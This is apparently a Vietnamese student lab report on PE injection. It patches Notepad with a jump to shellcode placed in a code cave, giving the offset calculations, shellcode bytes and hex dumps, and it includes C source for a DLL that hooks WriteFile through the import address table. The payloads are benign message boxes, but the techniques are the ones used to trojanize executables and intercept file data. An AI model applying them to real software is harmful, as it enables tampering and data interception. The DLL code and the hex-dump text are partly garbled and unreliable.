


[NT230.R11.ANTN] Lab 1 - ASSEMBLY and PE Injection 2026

- Thành viên thực hiện:
 - Trang Tuấn Anh - 24520131
 - Hà Ngọc Thụy Khuê - 24520873
- Video minh chứng: Lab 1 (<https://youtu.be/ZdJXun-wJes>)
- Link github: Lab 1
(https://github.com/t4ma1012/NT230.R11.ANTN_Nhom12_24520131_24520873)


Bài 7: Chỉnh sửa luồng thực thi mà không thay đổi Entry Point

- Mở tệp thực thi notepad và tìm đến hàm winman :




3 dòng lệnh đầu là lí tưởng để chèn lệnh chuyển hướng thực thi vì không làm thay đổi logic code

- Xác định địa chỉ ảo của lệnh `mov edi, edi` :



01002936 chính là Virtual Address, 00001D36 là File Offset (Raw Address)

- Giờ ta cần tìm khoảng trống để chứa shellcode



- Tính code cave:
 - Virtual Size: 0x00007748
 - Virtual Address (VA): 0x00001000
 - Raw Size: 0x00007800
 - Raw Address (RA): 0x00000400
- Kích thước Code Cave: Raw Size - Virtual Size = 0x00007800 - 0x00007748 = 0xB8 bytes (184 bytes)

Đủ để chứa shell

- File Offset của Code Cave: Raw Address + Virtual Size = 0x00000400 + 0x00007748 = 0x00007B48
- Virtual Address (VA) của Code Cave: ImageBase + Section VA + Virtual Size = 0x01000000 + 0x00001000 + 0x00007748 = 0x01008748

- Chuẩn bị shell code:

6A 00 68 66 87 00 01 68 70 87 00 01 6A 00 FF 15 68 12 00 01 8B FF 55 8B EC

- Giờ đã có shell code, địa chỉ chèn lệnh nhảy, địa chỉ chèn shell, giờ chỉ việc chèn:


Ta cần chèn 5 byte này thành E9 0D 5E 00 00

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00001B60	FF	D7	85	C0	0F	84	9C	00	00	00	53	53	68	B8	00	00	ÿ×...À...œ...SSh...
00001B70	00	FF	35	38	98	00	01	FF	D7	85	C0	0F	84	7D	01	00	.ÿ58~...ÿ×...À...)
00001B80	00	39	1D	1C	90	00	01	A1	40	90	00	01	BF	00	A9	00	.9.....;@...¿.©.
00001B90	01	75	02	8B	C7	8B	4D	08	F7	D9	1B	C9	81	E1	00	10	.u.<Ç<M.-Û.É.á..
00001BA0	00	00	0F	B7	C9	83	C9	33	51	50	FF	35	3C	90	00	01	...ÉfÉ3QPÿ5<...
00001BB0	89	35	54	98	00	01	FF	35	54	90	00	01	FF	35	30	98	%5T~...ÿ5T...ÿ50~
00001BC0	00	01	E8	A9	F7	FF	FF	83	F8	06	89	85	F0	FD	FF	FF	...è@-ÿÿfø.%...øÿÿÿ
00001BD0	89	1D	54	98	00	01	0F	85	22	01	00	00	39	1D	1C	90	%T~....."....9...
00001BE0	00	01	74	07	68	CC	13	00	01	EB	23	A1	30	90	00	01	...t.hİ...ë#;0...
00001BF0	53	57	FF	35	30	98	00	01	A3	28	A5	00	01	E8	AC	26	SWÿ50~...£(¥...è-è
00001C00	00	00	85	C0	74	07	8B	C6	E9	FD	00	00	00	57	8D	85	...Àt.<Æéÿ...W...
00001C10	F4	FD	FF	FF	50	FF	15	FC	10	00	01	8B	3D	E4	12	00	ôÿÿÿPÿ.ü...<=ä...
00001C20	01	BB	80	A6	00	01	EB	40	FF	35	9C	A6	00	01	8D	85	...»E!...è@ÿ5œ!.....
00001C30	F4	FD	FF	FF	50	FF	15	FC	10	00	01	56	8D	85	F4	FD	ôÿÿÿPÿ.ü...V...ôÿ
00001C40	FF	FF	50	FF	35	30	98	00	01	E8	60	26	00	00	85	C0	ÿÿPÿ50~...è`&...À
00001C50	8D	85	F4	FD	FF	FF	0F	85	BD	00	00	00	68	00	A9	00	...ôÿÿÿ...%...h.©.
00001C60	01	50	FF	15	FC	10	00	01	8D	85	F4	FD	FF	FF	A3	9C	.Pÿ.ü...ôÿÿÿfœ
00001C70	A6	00	01	A1	90	90	00	01	53	89	35	54	98	00	01	89	!...;....S%5T~...%
00001C80	35	98	A6	00	01	C7	05	BC	A6	00	01	C4	13	00	01	C7	5~!..Ç.¼!...Ä...Ç
00001C90	05	8C	A6	00	01	40	A5	00	01	C7	05	C4	A6	00	01	28	.Ç!..@¥...Ç.Ä!...()
00001CA0	1A	00	01	C7	05	C8	A6	00	01	A0	13	00	01	C7	05	B4	...Ç.È!... ..Ç.´
00001CB0	A6	00	01	66	88	88	00	A3	B0	A6	00	01	FF	D7	85	C0	!...f^...è°!...ÿ×...À
00001CC0	0F	85	62	FF	FF	FF	C7	85	F0	FD	FF	FF	02	00	00	00	...bÿÿÿÇ...ôÿÿÿ....
00001CD0	FF	15	E0	12	00	01	85	C0	74	1D	68	10	10	00	00	FF	ÿ.à....Àt.h....ÿ
00001CE0	35	54	90	00	01	FF	35	4C	90	00	01	FF	35	30	98	00	5T...ÿ5L...ÿ50~.
00001CF0	01	FF	15	68	12	00	01	83	25	54	98	00	01	00	33	C0	.ÿ.h...f%T~...3À
00001D00	83	BD	F0	FD	FF	02	0F	95	C0	8B	4D	FC	5F	5E	5B		f%ôÿÿÿ...·À<Mü_^[
00001D10	E8	32	48	00	00	C9	C2	04	00	50	68	00	A9	00	01	FF	è2H..ÉÄ...Ph.©..ÿ
00001D20	15	FC	10	00	01	A1	28	A5	00	01	A3	30	90	00	01	EB	.ü...; (¥...£0...ë
00001D30	C6	CC	CC	CC	CC	CC	E9	0D	5E	00	00	83	EC	20	56	57	Æiiiiîé.^...[à VW
00001D40	FF	15	14	11	00	01	68	D8	13	00	01	6A	29	8B	F8	FF	ÿ.....hø...j)<øÿ
00001D50	15	1C	12	00	01	50	FF	15	10	11	00	01	33	F6	3B	C6	Pÿ.....3ø;Æ
00001D60	89	45	FC	74	06	6A	01	6A	01	FF	D0	FF	75	14	57	E8	%Eüt.j.j.ÿðÿu.Wè
00001D70	74	F2	FF	FF	50	FF	75	0C	FF	75	08	E8	E5	1B	00	00	tòÿÿPÿu.ÿu.èå...
00001D80	85	C0	75	08	89	75	E8	E9	B0	00	00	00	53	56	56	FF	...Äu.%uèé°...SVVÿ
00001D90	15	0C	11	00	01	50	68	1C	1D	00	01	56	B8	0B	80	00	Ph....V...€.
00001DA0	00	50	50	FF	15	AC	12	00	01	8B	3D	A8	12	00	01	8B	.PPÿ.-...<="...<
00001DB0	D8	EB	5F	83	7D	E4	50	75	13	56	56	68	01	80	00	00	øè_f}äPu.VVh.€..
00001DC0	FF	35	30	98	00	01	FF	15	A4	12	00	01	A1	3C	98	00	ÿ50~...ÿ.%...; <~.
00001DD0	01	3B	C6	74	0F	8D	4D	E0	51	50	FF	15	A0	12	00	01	.;Et...MãQPÿ. ...
00001DE0	85	C0	75	2E	8D	45	E0	50	FF	35	D8	A6	00	01	FF	35	...Äu...EàPÿ5ø!...ÿ5
00001DF0	30	98	00	01	FF	15	9C	12	00	01	85	C0	75	14	8D	45	0~...ÿ.œ...Äu..E
00001E00	E0	50	FF	15	98	12	00	01	8D	45	E0	50	FF	15	94	12	àPÿ."....EàPÿ.".
00001E10	00	01	56	56	8D	45	E0	56	50	FF	D7	85	C0	75	94	E8	..VV.EàVPÿ×...Äu"è
00001E20	05	EF	FF	FF	FF	35	8C	AB	00	01	FF	15	DC	10	00	01	.iÿÿÿ5€...ÿ.Û...
00001E30	3B	DE	74	07	53	FF	15	90	12	00	01	5B	39	75	FC	74	;Et.Sÿ.....[9uüt
00001E40	06	56	6A	01	FF	55	FC	8B	45	E8	5F	5E	C9	C2	10	00	.Vj.ÿUü<Èè_^ÉÄ..
00001E50	CC	CC	CC	CC	CC	8B	FF	55	8B	FC	81	FC	C8	07	00	00	+++++...uü...è

- Giờ chèn tiếp shell vào code cave:


Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000078F0	49	63	6F	6E	57	00	16	01	47	65	74	46	6F	63	75	73	IconW...GetFocus
00007900	00	00	0E	01	47	65	74	44	65	73	6B	74	6F	70	57	69	GetDesktopWi
00007910	6E	64	6F	77	00	00	92	02	53	68	6F	77	57	69	6E	64	ndow...ShowWind
00007920	6F	77	00	00	FF	00	47	65	74	43	6C	69	65	6E	74	52	ow...y.GetClientR
00007930	65	63	74	00	4D	02	53	65	74	43	75	72	73	6F	72	00	ect.M.SetCursor.
00007940	2A	02	52	65	6C	65	61	73	65	44	43	00	0C	01	47	65	*.ReleaseDC...Ge
00007950	74	44	43	00	9F	00	44	69	61	6C	6F	67	42	6F	78	50	tDC.Y.DialogBoxP
00007960	61	72	61	6D	57	00	43	02	53	65	74	41	63	74	69	76	aramW.C.SetActiv
00007970	65	57	69	6E	64	6F	77	00	22	01	47	65	74	4B	65	79	eWindow.".GetKey
00007980	62	6F	61	72	64	4C	61	79	6F	75	74	00	8F	00	44	65	boardLayout...De
00007990	66	57	69	6E	64	6F	77	50	72	6F	63	57	00	00	99	00	fWindowProcW...M.
000079A0	44	65	73	74	72	6F	79	57	69	6E	64	6F	77	00	DB	01	DestroyWindow.U.
000079B0	4D	65	73	73	61	67	65	42	65	65	70	00	01	02	50	6F	MessageBeep...Po
000079C0	73	74	51	75	69	74	4D	65	73	73	61	67	65	00	17	01	stQuitMessage...
000079D0	47	65	74	46	6F	72	65	67	72	6F	75	6E	64	57	69	6E	GetForegroundWin
000079E0	64	6F	77	00	A6	01	49	73	49	63	6F	6E	69	63	00	00	dow...IsIconic...
000079F0	73	01	47	65	74	57	69	6E	64	6F	77	50	6C	61	63	65	s.GetWindowPlace
00007A00	6D	65	6E	74	00	00	37	00	43	68	61	72	55	70	70	65	ment...7.CharUppe
00007A10	72	57	00	00	C9	01	4C	6F	61	64	53	74	72	69	6E	67	rW...E.LoadString
00007A20	57	00	B4	01	4C	6F	61	64	41	63	63	65	6C	65	72	61	W...LoadAccelera
00007A30	74	6F	72	73	57	00	5C	01	47	65	74	53	79	73	74	65	torsW...GetSyste
00007A40	6D	4D	65	6E	75	00	18	02	52	65	67	69	73	74	65	72	mMenu...Register
00007A50	43	6C	61	73	73	45	78	57	00	00	BE	01	4C	6F	61	64	ClassExW...%.Load
00007A60	49	6D	61	67	65	57	00	00	BA	01	4C	6F	61	64	43	75	ImageW...%.LoadCu
00007A70	72	73	6F	72	57	00	82	02	53	65	74	57	69	6E	64	6F	rsorW...SetWindo
00007A80	77	50	6C	61	63	65	6D	65	6E	74	00	00	61	00	43	72	wPlacement...a.Cr
00007A90	65	61	74	65	57	69	6E	64	6F	77	45	78	57	00	28	02	reateWindowExW.(.
00007AA0	52	65	67	69	73	74	65	72	57	69	6E	64	6F	77	4D	65	RegisterWindowMe
00007AB0	73	73	61	67	65	57	00	00	BB	02	55	70	64	61	74	65	ssageW...Update
00007AC0	57	69	6E	64	6F	77	00	00	6F	02	53	65	74	53	63	72	Window...SetScr
00007AD0	6F	6C	6C	50	6F	73	00	00	29	00	43	68	61	72	4C	6F	ollPos...).CharLo
00007AE0	77	65	72	57	00	00	FE	01	50	65	65	6B	4D	65	73	73	werW...p.PeekMess
00007AF0	61	67	65	57	00	00	C4	00	45	6E	61	62	6C	65	57	69	ageW...A.EnableWi
00007B00	6E	64	6F	77	00	00	BE	00	44	72	61	77	54	65	78	74	ndow...%.DrawText
00007B10	45	78	57	00	56	00	43	72	65	61	74	65	44	69	61	6C	ExW.V.CreateDial
00007B20	6F	67	50	61	72	61	6D	57	00	00	7A	01	47	65	74	57	ogParamW...z.GetW
00007B30	69	6E	64	6F	77	54	65	78	74	57	00	00	55	53	45	52	indowTextW...USER
00007B40	33	32	2E	64	6C	6C	00	00	6A	00	68	66	87	00	01	68	32.dll...j.hf+...h
00007B50	72	87	00	01	6A	00	FF	15	68	12	00	01	8B	FF	55	8B	rt+...j.y.h...<yU<
00007B60	EC	E9	D5	A1	FF	FF	49	00	6E	00	66	00	6F	00	00	00	ieÖ;ÿÿI.n.f.o...
00007B70	32	00	34	00	35	00	32	00	30	00	31	00	33	00	31	00	2.4.5.2.0.1.3.1.
00007B80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...[...]
00007B90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00007BA0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00007BB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00007BC0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00007BD0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00007BE0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00007BF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00007C00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00007C10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

- Chạy thử:




Bài 8: Hook API WriteFile hoặc ReadFile

- Xác định địa chỉ ô nhớ của WriteFile trong IAT:



Địa chỉ là: 0100113C

- Dựng hàm DLL bằng VS:



```

#include "pch.h"
#include <windows.h>

// Định nghĩa con trỏ hàm theo chuẩn gọi __stdcall của WriteFile
typedef BOOL(WINAPI* pfnWriteFile)(
    HANDLE          hFile,
    LPCVOID          lpBuffer,
    DWORD           nNumberOfBytesToWrite,
    LPDWORD          lpNumberOfBytesWritten,
    LPOVERLAPPED     lpOverlapped
);

// Biến toàn cục lưu địa chỉ WriteFile gốc
pfnWriteFile g_OriginalWriteFile = NULL;

BOOL WINAPI HookedWriteFile(
    HANDLE          hFile,
    LPCVOID          lpBuffer,
    DWORD           nNumberOfBytesToWrite,
    LPDWORD          lpNumberOfBytesWritten,
    LPOVERLAPPED     lpOverlapped
) {
    if (lpBuffer != NULL && nNumberOfBytesToWrite > 0) {
        char* tempLog = (char*)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, nNumberOfBytesToWrite + 1);
        if (tempLog != NULL) {
            memcpy(tempLog, lpBuffer, nNumberOfBytesToWrite);
            tempLog[nNumberOfBytesToWrite] = '\\0';

            MessageBoxA(NULL, tempLog, "WriteFile Intercepted (ANSI)", MB_OK);

            HeapFree(GetProcessHeap(), 0, tempLog);
        }
    }

    if (g_OriginalWriteFile != NULL) {
        return g_OriginalWriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, lpNumberOfBytesWritten, lpOverlapped);
    }

    return FALSE;
}

// 2. Hàm tráo con trỏ trong bảng IAT
void SetIATHook() {
    // Địa chỉ IAT của WriteFile từ IDA Pro
    uintptr_t iatEntry = 0x0100113C;
    pfnWriteFile* pIAT = (pfnWriteFile*)iatEntry;

    DWORD oldProtect = 0;

    // Cấp quyền đọc/ghi cho ô nhớ IAT
    if (VirtualProtect(pIAT, sizeof(pfnWriteFile), PAGE_READWRITE, &oldProtect)) {
        // Lưu địa chỉ gốc của KERNEL32!WriteFile
    }
}

```

```

    g_OriginalWriteFile = *pIAT;

    // Tráo con trỏ sang hàm Hook
    *pIAT = &HookedWriteFile;


    // Khôi phục quyền ban đầu
    VirtualProtect(pIAT, sizeof(pfnWriteFile), oldProtect, &oldProtect
}
}

// 3. Điểm vào của DLL: tự động chạy khi DLL được nạp vào Notepad
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lp
switch (ul_reason_for_call) {
case DLL_PROCESS_ATTACH:
    // Tắt thông báo thread để tối ưu
    DisableThreadLibraryCalls(hModule);
    // Cài hook ngay khi nạp DLL
    SetIATHook();
    break;
case DLL_PROCESS_DETACH:
    break;
}
return TRUE;
}

